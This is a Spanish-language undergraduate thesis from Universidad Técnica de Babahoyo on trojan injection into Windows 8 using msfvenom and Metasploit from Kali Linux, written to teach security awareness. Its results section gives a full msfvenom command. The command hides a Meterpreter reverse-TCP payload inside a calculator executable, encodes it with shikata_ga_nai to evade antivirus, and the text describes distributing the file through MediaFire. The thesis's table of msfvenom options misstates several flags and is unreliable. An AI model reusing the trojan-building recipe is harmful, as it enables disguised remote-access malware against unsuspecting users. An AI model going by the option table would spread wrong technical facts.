UNIVERSIDAD TÉCNICA DE BABAHOYO

FACULTAD DE ADMINISTRACIÓN, FINANZAS E INFORMÁTICA.

PROCESO DE TITULACIÓN

MAYO 2023 – SEPTIEMBRE 2023

EXAMEN COMPLEXIVO DE GRADO O DE FIN DE CARRERA

PRUEBA PRÁCTICA

PREVIO A LA OBTENCIÓN DEL TÍTULO DE:

INGENIERO EN SISTEMAS DE INFORMACIÓN

TEMA:

ANÁLISIS DE ATAQUES MEDIANTE LA INYECCIÓN DE TROYANOS A UN SISTEMA OPERATIVO MICROSOFT WINDOWS UTILIZANDO LA HERRAMIENTA MSFVENOM EN EL SISTEMA KALI LINUX

ESTUDIANTE:

FREDY AMARO PENDOLEMA JARAMILLO

TUTOR:

PEÑAHERRERA LARENAS MILTON

AÑO 2023

Contenido

Resumen

El análisis de un ataque cibernético, sin duda es un tema bastante controversial, debido a que existen diversas maneras las cuales se pueden realizar diversas vulnerabilidades, Msfvenom es una herramienta la cual está incluida en Metasploit Framework la cual es sumamente utilizada por los expertos en ciberseguridad con el objetivo de hacer payloads, es decir un código o software malicioso que se caracteriza por ser creado con el fin de realizar acciones desautorizadas hacia un sistema en concreto.

Cabe aclarar que gran parte de los sistemas operativos de Microsoft Windows suelen ser los objetivos primordiales debido a que este sistema se encuentra frecuentemente en hogares como en lugares de oficina o empresariales, la acción de hacer inyecciones de troyanos se la realiza mediante la herramienta conocida como Msfvenom, la cual es la que se encarga de generar payloads o scripts peligrosos, un ejemplo muy regular son los archivos .exe o ejecutables o simplemente diversos documentos que encuentren la oportunidad de aprovechar las vulnerabilidades o debilidades del sistema. Para el proceso de un ataque de inyección de troyanos mediante la herramienta Msfvenom, por lo general sigue un patrón muy común, primero que todo los hackers o expertos en seguridad se encargan de encontrar una apertura, debilidad o vulnerabilidad en el sistema Windows la cual permita al hacker encontrar la vía más optima de realizar el ataque, después de eso, el atacante procede a utilizar la herramienta Msfvenom para poder usar un payload malicioso el cual ´puede ser un archivo .exe malicioso, algún documento o URL engañoso.

Palabras clave: *Msfvenom, Metasploit Framework, ciberseguridad, payloads, código, software, sistemas operativos, Microsoft Windows, scripts, troyanos, vulnerabilidad, URL*

Summary

The analysis of a cyber attack is undoubtedly a controversial topic, because there are several ways in which various vulnerabilities can be realized, Msfvenom is a tool which is included in Metasploit Framework which is widely used by cybersecurity experts in order to make payloads, ie a code or malicious software that is characterized by being created in order to perform unauthorized actions to a particular system. It should be clarified that most of the Microsoft Windows operating systems are usually the primary targets because this system is often found in homes and in office or business places, the action of making Trojan injections is performed by the tool known as Msfvenom, which is responsible for generating payloads or dangerous scripts, a very regular example are the .exe or executable files or simply various documents that find the opportunity to exploit vulnerabilities or weaknesses in the system.

For the process of a Trojan injection attack using the Msfvenom tool, usually follows a very common pattern, first of all hackers or security experts are responsible for finding an opening, weakness or vulnerability in the Windows system which allows the hacker to find the most optimal way to perform the attack, after that, the attacker proceeds to use the Msfvenom tool to use a malicious payload which 'can be a malicious .exe file, a document or misleading URL.

Keywords: *Msfvenom, Metasploit Framework, cybersecurity, payloads, code, software, operating systems, Microsoft Windows, scripts, Trojans, vulnerability, URLs*

Planteamiento del problema

Sin duda la ciberseguridad es uno de los temas que tiene una creciente preocupación en la actualidad debido al increíble avance tecnológico y la asombrosa dependencia de diversos sistemas informáticos en la nuestra vida ya sea en el ámbito laboral como doméstico uno de los ataques de mayor grado de peligrosidad es la de ataques por medio de inyección de troyanos dirigidos a sistemas operativos los cuales se encuentran con diversas vulnerabilidades como los de Microsoft Windows.

Este tipo de ataque permite que los hackers entren en un sistema específico si encuentran una debilidad, para obtener acceso no permitido a información importante o confidencial. Esto puede causar problemas graves en la privacidad de personas u organizaciones grandes.

El uso de la herramienta Msfvenom el cual pertenece al sistema operativo Kali Linux ah evolucionado a tal grado que los expertos en ciberseguridad han podido realizar diversas formas para evaluar las distintas vulnerabilidades que se pueden encontrar en los sistemas Windows con el objetivo de poder crear o realizar ataques minuciosos con un objetivo en específico.

Msfvenom parte del Metasploit framework permite a los hackers o ciberdelincuentes realizar todo tipo de ataques controlados es decir un ataque que ellos deseen hacer en concreto con un fin especifico cabe recalcar que al momento de que este conocimiento si llega a las manos equivocadas significaría un gran problema para la integridad de diversos sistemas y también la confidencialidad de cualquier tipo de información.

Aunque en los últimos años se ha notado un gran esfuerzo por diversas empresas de software para desaparecer en un importante grado las vulnerabilidades que se puedan presentar ya que los sistemas operativos de Microsoft Windows hoy en día siguen siendo uno de los

objetivos más llamativos para los ciberdelincuentes por el motivo de su extensa adopción y a la diversa cantidad de versiones y configuraciones en uso.

La acción de realizar inyecciones de troyanos usando la herramienta Msfvenom pueden explotar varias debilidades en la seguridad del sistema operativo pues una de las más comunes es la falta de actualizaciones, configuraciones mal establecidas o el típico usuario que es víctima de una ingeniería social de parte de los atacantes la cual les permite de manera más fácil poder acceder a un sistema.

Cuando los troyanos se cuelan en tu sistema pueden causar problemas ya que pueden infiltrarse en tu computadora o robar datos importantes dado que la comunidad de la tecnología está preocupada porque hay más ciberdelincuentes y hackers compartiendo trucos y herramientas en lugares oscuros de Internet pues esto ha llevado a ataques informáticos más complicados y a diferentes tipos de troyanos que pueden burlar los sistemas de seguridad normales.

Justificación

Los ataques cibernéticos son un problema cada vez más serio en la actualidad pues los ciberdelincuentes utilizan troyanos y malware para ingresar a sistemas informáticos y causar daño como robar información importante para defendernos de estos ataques pues es esencial entender cómo funcionan los troyanos y el malware la cual es una herramienta útil para esto es Msfvenom, que está disponible en Kali Linux para fortalecer la seguridad de los sistemas informáticos implica aprender sobre estas amenazas y cómo prevenirlas.

Analizamos la inyección de troyanos en sistemas de Microsoft porque muchos usan estos sistemas desde personas comunes hasta grandes empresas ya que esto hace que los ataques a estos sistemas puedan afectar la privacidad, la propiedad intelectual y la operación de organizaciones y personas y por eso es importante estudiarlos.

La herramienta Msfvenom que es parte del Metasploit Framework se usa mucho en seguridad informática para pruebas de penetración y evaluar sistemas contra ataques maliciosos. Sin embargo, los atacantes también pueden usarla para fines ilegítimos para comprender sus capacidades es crucial para prevenir y contrarrestar posibles ataques por tanto esto es importante para crear conciencia sobre la ciberseguridad ya que muchas organizaciones y usuarios no toman en serio la amenaza de ataques cibernéticos y la inyección de troyanos que es una técnica sigilosa y peligrosa.

Objetivos

Objetivo general

Analizar en profundidad las consecuencias que pueden ser llevadas a cabo mediante la inyección de troyanos en sistemas operativos de Microsoft Windows utilizando la herramienta Msfvenom en el sistema Kali Linux.

Objetivos específicos

- Comprender las técnicas y metodologías involucradas en estos ataques.
- Evaluar su impacto en la seguridad de los sistemas.
- Proponer diversas recomendaciones y/o sugerencias las cuales permitan prevenir y evitar distintos ataques basados en la inyección de troyanos que están dirigidos a los sistemas de Windows.

Líneas de investigación

La línea de investigación la cual es Sistemas de información y comunicación, emprendimiento e innovación sublínea Redes y tecnologías inteligentes de software y hardware porque se realizará un análisis técnico sobre la inyección de troyanos a un sistema operativo de Microsoft Windows basado en las herramientas de Kali Linux refiriéndose concretamente al Msfvenom el cual permite realizar diversos ataques mediante scripts.

Partiendo del enfoque de la ingeniería en sistemas cabe recalcar que la seguridad en los sistemas operativos de Microsoft Windows son importantes debido a que estos sistemas operativos se encuentran presentes en la mayoría de empresas y también en los ordenadores de las personas por lo que un análisis de los diversos ataques que se pueden efectuar es importante ya que permite comprender como se pueden efectuar estos ataques y poder evitarlos de manera que se pueda contribuir soluciones acertadas para la prevención y control de estos ataques.

Marco conceptual

Sistemas operativos (Microsoft Windows):

Según Ichbiah (2020) la llegada de los sistemas operativos de Microsoft Windows sin duda logró desempeñar un papel muy importante en la revolución tecnológica del siglo XXI estos sistemas operativos son un tipo de software diseñados básicamente para la gestión y proporción de los recursos de hardware brindando una interfaz gráfica a los usuarios de las diversas aplicaciones que almacena y cabe mencionar que Windows ha progresado desde sus humildes comienzos hasta poder convertirse en una piedra angular en el mundo de la informática.(P.14)

En los inicios Windows se había presentado como una interfaz gráfica la cual permitía a los usuarios poder interactuar con sus ordenadores de una manera más intuitiva y visual con la llegada de la versión 3.0 se pudo evidenciar un gran avance ofreciendo a los usuarios una multitarea más eficiente y también capacidades multimedia mejoradas sin embargo con la llegada de Windows 95 es donde se notó una gran evolución en la informática personal debido a que éste introdujo el famoso botón “inicio” y la barra de tareas logrando sintetizar de manera exitosas las bases para las versiones que vendrían en un futuro.

Remontando unos años en el futuro con la llegada de Windows 8 se pudo percibir un enfoque destinado hacia los dispositivos táctiles y una interfaz de usuario totalmente diferente a las versiones anteriores con bloques dinámicos remplazando el menú de inicio tradicional cabe recalcar que éste sistema recibió diversas opiniones algunas positivas y otras negativas sentando bases para el desarrollo del actual y más usado Windows 10 el cual ah sido uno de los sistemas operativos más influyentes ya que este SO reintrodujo el menú de inicio y combinó de versiones

anteriores con una interfaz moderna y logrando integrar de manera más profunda servicios de la nube.

De acuerdo con Iglesias & José (2023) los sistemas operativos de Microsoft Windows han sido una presencia dominante en todas las áreas informáticas mundial ya que durante décadas su popularidad entre las personas y su interfaz intuitiva logró que miles de empresas y usuarios adopten de manera cotidiana su SO sin embargo la popularidad de este SO logró convertir al sistema en un objetivo atractivo para los hackers o ciberdelincuentes ya que como se mencionó éste sistema se encuentra en variedad de dispositivos y entornos los cuales se encuentran enfrentando constantemente vulnerabilidades las cuales exponen la seguridad de los miles de usuarios y la integridad de sus datos.(P.23)

El motivo por el cual Microsoft Windows sea un objetivo demasiado atractivo para los ciberdelincuentes o hackers es debido a que está vinculado a información valiosa la cual reside en los dispositivos que ejecutan este sistema operativo desde datos personales hasta secretos empresariales se puede mencionar que los ciberdelincuentes o hackers buscan acceder a esta información con diversos fines en mente por ejemplo de ellos sería el robo de identidad, extorsiones y espionaje industrial.

La complejidad y diversidad de las diferentes configuraciones de hardware en los cuales se ejecuta Windows no permiten el proceso de creación de parches de seguridad efectivos como un parche que logre resolver una vulnerabilidad en una configuración específica no garantiza todas las posibles variantes de sistemas Windows que están en uso la complejidad del código y la diversidad de configuraciones crea un terreno fértil para los hackers.

Kali Linux

Como afirma LAE (2020) Kali Linux apareció como una de las distribuciones de Linux más poderosas y respetadas en el universo de la ciberseguridad y en las pruebas de penetración el cual fue diseñado específicamente para los profesionales de seguridad eh investigadores y los entusiastas éticos de hacking ya que esta distribución de Linux ofrece diversas herramientas completas y especializadas para poder evaluar y fortaleces la seguridad de sistemas y redes.(P.125)

Según Aquino Cruz, y otros (2020) una de las características más distintivas de Kali Linux es su peculiar y cuidadosa forma de poder organizar o administrar sus herramientas ya que éstas se encuentran categorizadas de manera específica lo que permite a los usuarios encontrar con facilidad el acceso a las herramientas en concreto para diversos escenarios de seguridad desde ataques de red hasta pruebas de aplicaciones web se puede decir que Kali Linux brinda una amplia gama de opciones que permiten abordar diversas situaciones de seguridad.(P.144)

Como opina Maturana & Alonso (2021) la potencia de Kali Linux conlleva una gran responsabilidad al momento de usarla esta distribución se ha ganado una gran reputación en la comunidad de seguridad cibernética debido a su uso inapropiado o ilegal el cual puede tener graves consecuencias legales y éticos y es importante recordar que el uso de Kali Linux debe ser exclusivamente con fines éticos y legales como por ejemplo las pruebas de penetración autorizadas y la mejora de seguridad digital.(P.54)

Sin embargo, esta herramienta también ha sido captado la atención de hackers maliciosos que aprovechan de manera anti ética su robusto conjunto de herramientas que brinda con la intención de crear y desplegar troyanos y malwares ya que esto plasma la importancia sobre la

ética en la ciberseguridad y de como una herramienta poderosa puede convertirse tanto una bendición como una maldición.

La comunidad de desarrollo y seguridad cibernética están atentos al posible mal uso de Kali Linux el equipo encargado de Kali Linux y otros profesionales de la seguridad informática enfatizan o recalcan continuamente que el uso de Kali Linux sea de manera ética promoviendo la colaboración en la identificación y mitigación de vulnerabilidades legitimas intentando acabar con las innumerables cantidades de vulnerabilidades que se pueden presentar en una gran variedad de sistemas intentando lograr un mejor cuidado de datos importantes como los de una empresa o los de usuarios individuales.

Ciberseguridad

Para Martínez Chérrez & Avila-Pesantez (2021) la ciberseguridad es uno de los campos más críticos el cual se enfoca en proteger los sistemas también redes y datos en el aspecto de las amenazas digitales ataques cibernéticos ya que a medida que la tecnología se ha vuelto indispensable en nuestras vidas en la sociedad en general la seguridad informática se ha convertido en una preocupación esencial pues cabe mencionar que la ciberseguridad conlleva una serie de prácticas tecnologías y políticas con la finalidad de prevenir para detectar y mitigar cualquier tipo de riesgo que puedan surgir en el ciberespacio.(P.221)

Las diversas amenazas que existen pueden llegar de un sin número de actores o entes con fines maliciosos los cuales están incluidos los hackers individuales o grupos de ciberdelincuentes también organizaciones criminales más estructuradas y en algunos casos los mismos estados nacionales lo que desean estas entidades es poder encontrar vulnerabilidades en sistemas y redes

con el objetivo de obtener un acceso no autorizado logrando robar información confidencial o también interrumpir operaciones clave.

Podemos mencionar que Kali Linux y la ciberseguridad están entrelazados entre sí por el desafío de garantizar la integridad y la protección de todos los sistemas y datos en el mundo digital cabe mencionar que la ciberseguridad abarca un sinnúmero de prácticas y medidas que ayudan a la prevención de amenazas cibernéticas, ayuda a detectarlas para poder darles una respuesta con anticipación pues ambos manejan un papel importante y fundamental en la protección de las infraestructuras digitales y en la formación de los profesionales de seguridad.

La ciberseguridad contribuye en el enfoque multidisciplinario de la protección del mundo digital y educacional se puede decir que Kali Linux provee de una manera eficiente el ejercicio de aprender métodos que aporten a la capacidad de probar y mejorar la seguridad de manera proactiva teniendo en cuenta que aplicando la ética de la ciberseguridad se debe entender que el uso de Kali Linux es esencial para evitar todo tipo de consecuencias negativas y garantizar que las herramientas se usen para el bien sin fomentar la ciberdelincuencia.

Concienciación en Ciberseguridad

Según Mendivil Caldentey, Sanz Urquijo, & Gutiérrez Almazor, (2022) La seguridad en línea es muy importante hoy en día debido a las amenazas cibernéticas. Dado que la tecnología se encuentra en nuestra rutina diaria, es esencial aprender a mantenernos seguros en línea para proteger nuestra información y privacidad. (P.203)

Para Astorga-Aguilar & Schmidt-Fonseca, (2019) la ciberseguridad se refiere a la educación y empoderamiento a los usuarios para que tomen medidas proactivas con la finalidad de protegerse de las amenazas cibernéticas y poder evitar caer en trampas y engaños en línea se

menciona que el eslabón más débil en la cadena de seguridad cibernética por lo general suele ser el factor humano por su falta de conciencia y educación ante las diversas amenazas existentes. (P.21)

Según M. (2020) Los hackers se aprovechan de que algunas personas no tienen mucho conocimiento ni precaución en línea, y hacen cosas malas como el phishing y el robo de contraseñas. La concienciación en ciberseguridad busca ayudar a las personas a entender estas amenazas y cómo protegerse de ellas. (P.63)

Para Antonio (2020) los programas de ciberseguridad tratan muchos temas importantes, como crear contraseñas fuertes, reconocer correos electrónicos de phishing y proteger nuestra información en línea. Estos programas buscan enseñarnos cómo tomar decisiones inteligentes en el mundo digital y promover hábitos seguros, como actualizar el software y usar la autenticación de dos pasos. (P.32)

Es esencial destacar la importancia de la seguridad cibernética en el ámbito empresarial. Incluso si no proteges bien tus datos y sistemas, puede causar problemas graves. Los ciberdelincuentes pueden apuntar a las empresas para robar información importante, como dinero y secretos.

Los ciberdelincuentes (Hackers)

Según Fernández (2022), los hackers, también conocidos como ciberdelincuentes, son personas influyentes en el mundo digital. Utilizan sus habilidades para acceder, modificar y robar información en línea de manera ilegal. Sin embargo, el término "hacker" abarca una variedad de motivaciones y éticas, lo que resulta en diferentes tipos de hackers en esta comunidad. Podemos dividirlos en dos grupos principales: unos que quieren mejorar la seguridad

en línea y otros que son hackers malos que solo quieren ganar dinero y hacer daño a gente y empresas.

Los hackers éticos, también conocidos como "sombrero blanco", son personas que usan sus habilidades técnicas para hacer que internet sea más seguro. Prueban sistemas y buscan debilidades, colaborando con organizaciones para solucionar los problemas antes de que los hackers maliciosos los aprovechen. Estos hackers son agentes positivos en el mundo de la ciberseguridad.

Según Marcela (2019) por otro lado tenemos a los famosos “hackers sombrero negro” los cuales son aquellos que buscan la manera de beneficiarse de manera ilícita por medio de sus actividades en línea y esto puede incluir diversas actividades las cuales pueden ser el robo de datos personales o financieros, la distribución masiva de malware y por supuesto el acceso no autorizado hacia sistemas y redes pues estos entes por lo general actúan con el beneficio personal de ganancias económicas logrando causar daños significativos a determinadas entidades como empresas etc.(P.5)

Los “hackers de sombrero gris” son aquellos que ocupan un lugar intermedio aunque parezca que sus actividades son maliciosas su motivación u objetivo principal no es causar ningún tipo de daño en lugar de eso buscan desafiar las distintas medidas de seguridad que existen con el fin de resaltar las falencias de la misma ayudando a fortalecer la ciberseguridad en general ciertas veces realizan actividades que recaen en una zona moral ambigua como entrando a un sistema sin permiso pero sin intenciones de hacer algún tipo de daño.

Los “hacktivistas” siendo un término peculiar se refiere básicamente a los hackers que buscan objetivos políticos o sociales utilizando sus habilidades técnicas pues a menudo buscan exponer las actividades de corrupción de su país o de otra nación promoviendo la libertad de

expresión y luchando por causas sociales por medio de acciones en línea actividades como la infiltración de información confidencial de gobiernos entre otros desembocando un desequilibrio total sobre la seguridad en la red y la libertad de expresión.

Metasploit Framework

Según Nieto Jiménez & López-Muñoz (2020) Metasploit es una herramienta fundamental para todo tipo de profesional en la ciberseguridad y en el hacking ético creado con el objetivo de simplificar y automatizar los procesos de identificación y explotación de diversas vulnerabilidades cuenta con un desarrollo activo pues la plataforma es de código abierto logrando evolucionar y abordar los diferentes desafíos cambiantes en el mundo de la ciberseguridad actual.

Las bases que representa a Metasploit Framework son sus capacidades para desarrollar y ejecutar diversos exploits en contra de sistemas y aplicaciones que se encuentren vulnerables la plataforma brinda un entorno controlado el cual los profesionales tienen la capacidad de realizar simulaciones de ataques reales y poder evaluarlos como los sistemas responderían ante tales amenazas cibernéticas fortaleciendo y mejorando las defensas implementando contramedidas y parches.

Una de las características esenciales de Metasploit es su interfaz de línea de comandos y su interfaz gráfica esto facilita en gran medida tanto a los expertos en ciberseguridad como a los principiantes en el momento de acceder a su diversa gama de herramientas y funciones desde la exploración de vulnerabilidades hasta la explotación de sistemas y la generación de informes que detallen el proceso respectivamente ya que brinda un conjunto de capacidades para el hacking ético y la evaluación de seguridad.

No solo es utilizado para los hackers de sombrero blanco sino también por los ciberdelincuentes o hackers de sombrero negro en este punto es importante mencionar sobre su uso y la ética ya que en manos equivocadas las capacidades del Metasploit pueden ser usadas para diversas actividades maliciosas o con fines de lucro por tanto es importante recalcar que el uso de esta herramienta es solo con fines legítimos y éticos.

La comunidad de Metasploit es un pilar importante para la evolución de la herramienta; la plataforma ha experimentado diversas mejoras constantes y actualizaciones que permiten abordar las ultimas amenazas cibernéticas y los distintos desafíos de seguridad la comunidad contribuye de manera activa con una gran variedad de módulos y exploits los cuales mantienen a Metasploit a la vanguardia de la ciberseguridad.(P.44)

Tabla 1. Opciones de Metasploit

-a x86	Se utiliza para especificar la arquitectura del sistema objetivo cuando se está utilizando el exploit puesto que la arquitectura x86 es una de las arquitecturas de procesador más comunes y se encuentra en la mayoría de las computadoras personales y servidores.
-x	Se utiliza para especificar un comando que se ejecutará después de que una sesión de exploit haya tenido éxito y se haya establecido una conexión con la máquina objetivo.

-k	Permite especificar el payload que se utilizará para proteger la comunicación entre el atacante y la máquina comprometida.
-p	Se utiliza para especificar el puerto de destino al configurar un módulo de explotación o un payload.
-e	Se utiliza para especificar un comando o una secuencia de comandos que se ejecutarán en la máquina objetivo después de que una sesión de exploit sea exitosa.
shikata_ga_nai	Es un módulo utilizado en Metasploit, una herramienta de pruebas de penetración y explotación de vulnerabilidades. La ofuscación es un proceso mediante el cual se cambia el código de una carga útil para que sea más difícil de detectar por soluciones de seguridad, como antivirus o sistemas de detección de intrusiones.
-i	Se utiliza para especificar la interfaz de red que se utilizará para escuchar conexiones o para establecer una sesión de shell reversa.

-b	Se utiliza para especificar un conjunto de caracteres que se deben evitar al generar un payload o un exploit. Esta opción es especialmente útil cuando se está tratando de explotar una vulnerabilidad en un sistema y se sabe que ciertos caracteres pueden causar problemas o ser filtrados por algún tipo de filtro de seguridad, como un firewall o un sistema de detección de intrusiones.
-f	Se utiliza para especificar la ubicación del archivo de carga útil (payload) que se va a utilizar en un módulo de explotación. La carga útil es el código malicioso que se ejecutará en la máquina objetivo una vez que se haya explotado con éxito una vulnerabilidad.
-o	Se utiliza para especificar la ruta y el nombre del archivo de salida cuando se está ejecutando un módulo o un comando que genera resultados

Elaboración propia

Msfvenom

Como señala Salcedo y otros (2020) Msfvenom es una herramienta la cual está incluida en el Metasploit Framework diseñada con el objetivo de realizar o personalizar cargas maliciosas su nombre proviene de MSF (Metasploit Framework) y venom de veneno por tanto su función principal es crear payloads maliciosos los cuales son destinados para pruebas de penetración y también investigaciones sobre seguridad y procesos de hacking ético.

La característica esencial de esta herramienta es basada en su capacidad para poder generar payloads para una amplia gama de plataformas y arquitecturas incluidos los sistemas Windows los payloads generados puede aprovechar vulnerabilidades especificas con el objetivo de evadir la detección de un antivirus u otras medidas de seguridad convirtiéndose en una de las herramientas más importantes para los profesionales de seguridad.

Es importante destacar que el uso de esta herramienta debe ser ético y autorizado ya que la herramienta puede ser utilizado con fines legítimos como el fortalecimiento de un sistema de seguridad y evaluar las posibles vulnerabilidades de la misma pero lastimosamente se puede decir que esta herramienta es usada para actividades maliciosas por lo tanto todo experto en ciberseguridad debe mantener sus principios éticos solidos para usar esta herramienta.(P.7)

Troyanos

Citando a Guaña-Moya, Sánchez-Zumba, Chérrez-Vintimilla, Chulde-Obando, & Jaramillo-Flores (2022) los famosos troyanos los cuales son una forma muy cautelosa de malware causando un gran flagelo en el mundo de la ciberseguridad ya que estos malwares tienen la característica de adoptar una apariencia inofensiva logrando engañar a los usuarios con

el objetivo de que los instalen sin darse cuenta poniendo en riesgo los datos personales del usuario o de la entidad empresarial la cual maneja grandes cantidades de información.

Este malware adopta el nombre de troyano debido a que en la mitología griega donde el caballo de troya llevaba consigo soldados con la finalidad de llevar a cabo la caída de la ciudad del mismo modo los troyanos son creados con el fin de infiltrarse a un sistema informático logrando abrir puertas conocidas como backdoors a los ciberdelincuentes y poniendo en riesgo a datos clasificados o importantes. A diferencia de otros tipos de malware los troyanos no buscan replicarse, sino que solo desean ganar el acceso no autorizado y control remoto sobre un sistema en concreto pues estos virus pueden presentarse como softwares legítimos o adjuntos a archivos aparentemente inofensivos los cuales una vez instalados logran abrir una puerta trasera o backdoor en el sistema logrando que los ciberdelincuentes roben o hurten información y controlando una computadora.(P.93)

Legislación y marco jurídico en el Ecuador

Como se menciona Calderón, Barraquel, Martínez, & Bonilla (2019) la ciberseguridad logró convertirse en un tema super importante en la era digital pues cabe mencionar que en Ecuador también se ha convertido en un tema de gran relevancia ya que Ecuador se ha desarrollado de tal manera en el ámbito jurídico y legislativo que aborda las diversas amenazas cibernéticas con el objetivo de garantizar la protección de las infraestructuras digitales la legislación tiene como objetivo proteger la integridad de los sistemas y datos que se encuentran en la red y también brindarle a las personas o usuarios un entorno digital más seguro.

La Ley Orgánica de Telecomunicaciones de 2015 es esencial para el control de las tecnologías de la información y la comunicación en el país. Esta ley estableció la creación de una entidad importante llamada la "Agencia de Regulación y Control de las Telecomunicaciones". Esta agencia tiene la tarea crucial de supervisar y controlar el sector de las telecomunicaciones en todas sus áreas.

La segunda ley se ocupa de cuidar la información personal en Ecuador. Esta ley establece reglas para proteger la privacidad de los ecuatorianos y guiar a las empresas en el manejo de datos personales.(P.11)

Marco metodológico

Entrevistas

Se realizará una entrevista dirigida a especialistas de ciberseguridad la cual permita conocer la importancia de entender y analizar sobre los ataques de troyanos en sistemas Windows, así mismo comprender sobre las diversas estrategias o medidas de seguridad que pueden adoptar entidades empresariales o usuarios individuales ante la amenaza de este malware, explicando también el uso de Msfvenom en el ámbito ético y analizando cuales de los sistemas Windows son más propensos a ser atacados, acotando también sobre cómo se mantienen los especialistas en una constante actualización de conocimientos referente al tema de ciberseguridad y este malware en concreto.

Simulación de ataque

Se llevará a cabo una simulación de inyección de un troyano a un sistema Windows, específicamente Windows 8 , usando Msfvenom la cual se encuentra alojada entre las herramientas de Kali Linux, a través de un exploit o script del Metasploit, el cual permitirá crear un troyano o malware que logre ingresar al S.O. mediante una puerta trasera o backdoor con la finalidad de demostrar su ineficiente seguridad , para posteriormente usar comandos los cuales permitirán demostrar las diversas acciones que se pueden realizar desde la consola de comandos una vez ya invadido el S.O.

Resultados

Podemos analizar en base a las entrevistas realizadas a los especialistas en ciberseguridad sobre lo importante que es mantenerse informado sobre el mundo de la ciberseguridad y las consecuencias que tiene este mundo si no se lleva un control sobre la información que manejamos día a día, sobre las capacitaciones que debemos llevar sobre estos temas, como estar integrados en comunidades donde puedan compartir sus conocimientos y mantenernos informados sobre todo tipo de ataque que los ciberdelincuentes pueden llevar a cabo analizando también el motivo el cual realizarían o desearían hacer un ataque a un determinado sector ya sea empresarial o a un ente individual como los usuarios individuales.

Tomando en cuenta también, los diferentes sistemas operativos de Windows los cuales son amenazados por sus vulnerabilidades como falta de actualizaciones o también por el uso de un Windows antiguo el cual ya no recibe actualizaciones, manteniendo en cuenta que es importante comprender que tanto los usuarios individuales como las grandes empresas deben estar al tanto de todos estos subtemas de seguridad para respaldar el concepto de seguridad en sus datos más importantes.

- Se pudo identificar que software puede ser de utilidad para una persona en común, en este caso se creó un troyano con una calculadora científica debido a que millones de personas necesitan de una herramienta como una calculadora científica cuando no la tiene a la mano evitando la fatiga de buscar una en línea o por recomendación de otra persona como por ejemplo **"links de un amigo o compañero el cual encontró un software gratuito de una calculadora científica**".

Aunque suene descabellado, existen casos en los que por la necesidad de utilizar de urgencia una herramienta como calculadora o también softwares que te informen sobre si tu ordenador puede correr un determinado videojuego, se pueden presentar en usuarios desde empresarios o incluso estudiantes menores de 15 años en lo que respecta a juegos, al momento de buscar estas herramientas se topan con links que ofrecen el software gratis, pero corren el riesgo de ser atacados por un virus, en este caso como un troyano.

Figura.1

Software ha infectar

Nota: Elaboración propia


- Utilizamos el software de la calculadora científica para poder convertirlo a un troyano el cual será creado con ayuda de la siguiente línea de código:

“**msfvenom -a x86 -x '/home/kali/Desktop/Vn-570MS.exe' -k -p windows/meterpreter/reverse_tcp lhost=10.0.2.15 lport=4444 -e x86/shikata_ga_nai -i 3 -b " \x00" -f exe -o CalculadoraMatadora.exe**”.

Una vez creado el troyano se puede analizar como los atacantes pueden utilizar este método, creando el troyano como un backdoor el cual permita acceder al sistema de manera silenciosa, con el objetivo de visualizar su sistema y los directorios que alberga dentro de este.

Figura.2

Proceso de infección del software



Nota: Elaboración propia

- Una vez en el sistema de Windows 8, se puede analizar como el sistema no elimina ni trata de advertir sobre el troyano que está reflejado en la imagen, un .exe el cual fue alojado en el servidor de almacenamiento de MediaFire el cual es una página donde podemos realizar descargas gratuitas, por ende, se puede decir que los hackers usan este tipo de servidores para cargar sus archivos infectados.

  Es clave recalcar que la mayoría de softwares gratuitos en internet provenientes de links como "Softnic, MediaFire, Mega y Utorrent" entre otros servidores de almacenamiento, pueden compartir archivos los cuales contengan malwares que pueden infectar de una manera irreparable tu ordenador.

Figura.3


Troyano ya ejecutado en la máquina victima

Nota: Elaboración propia

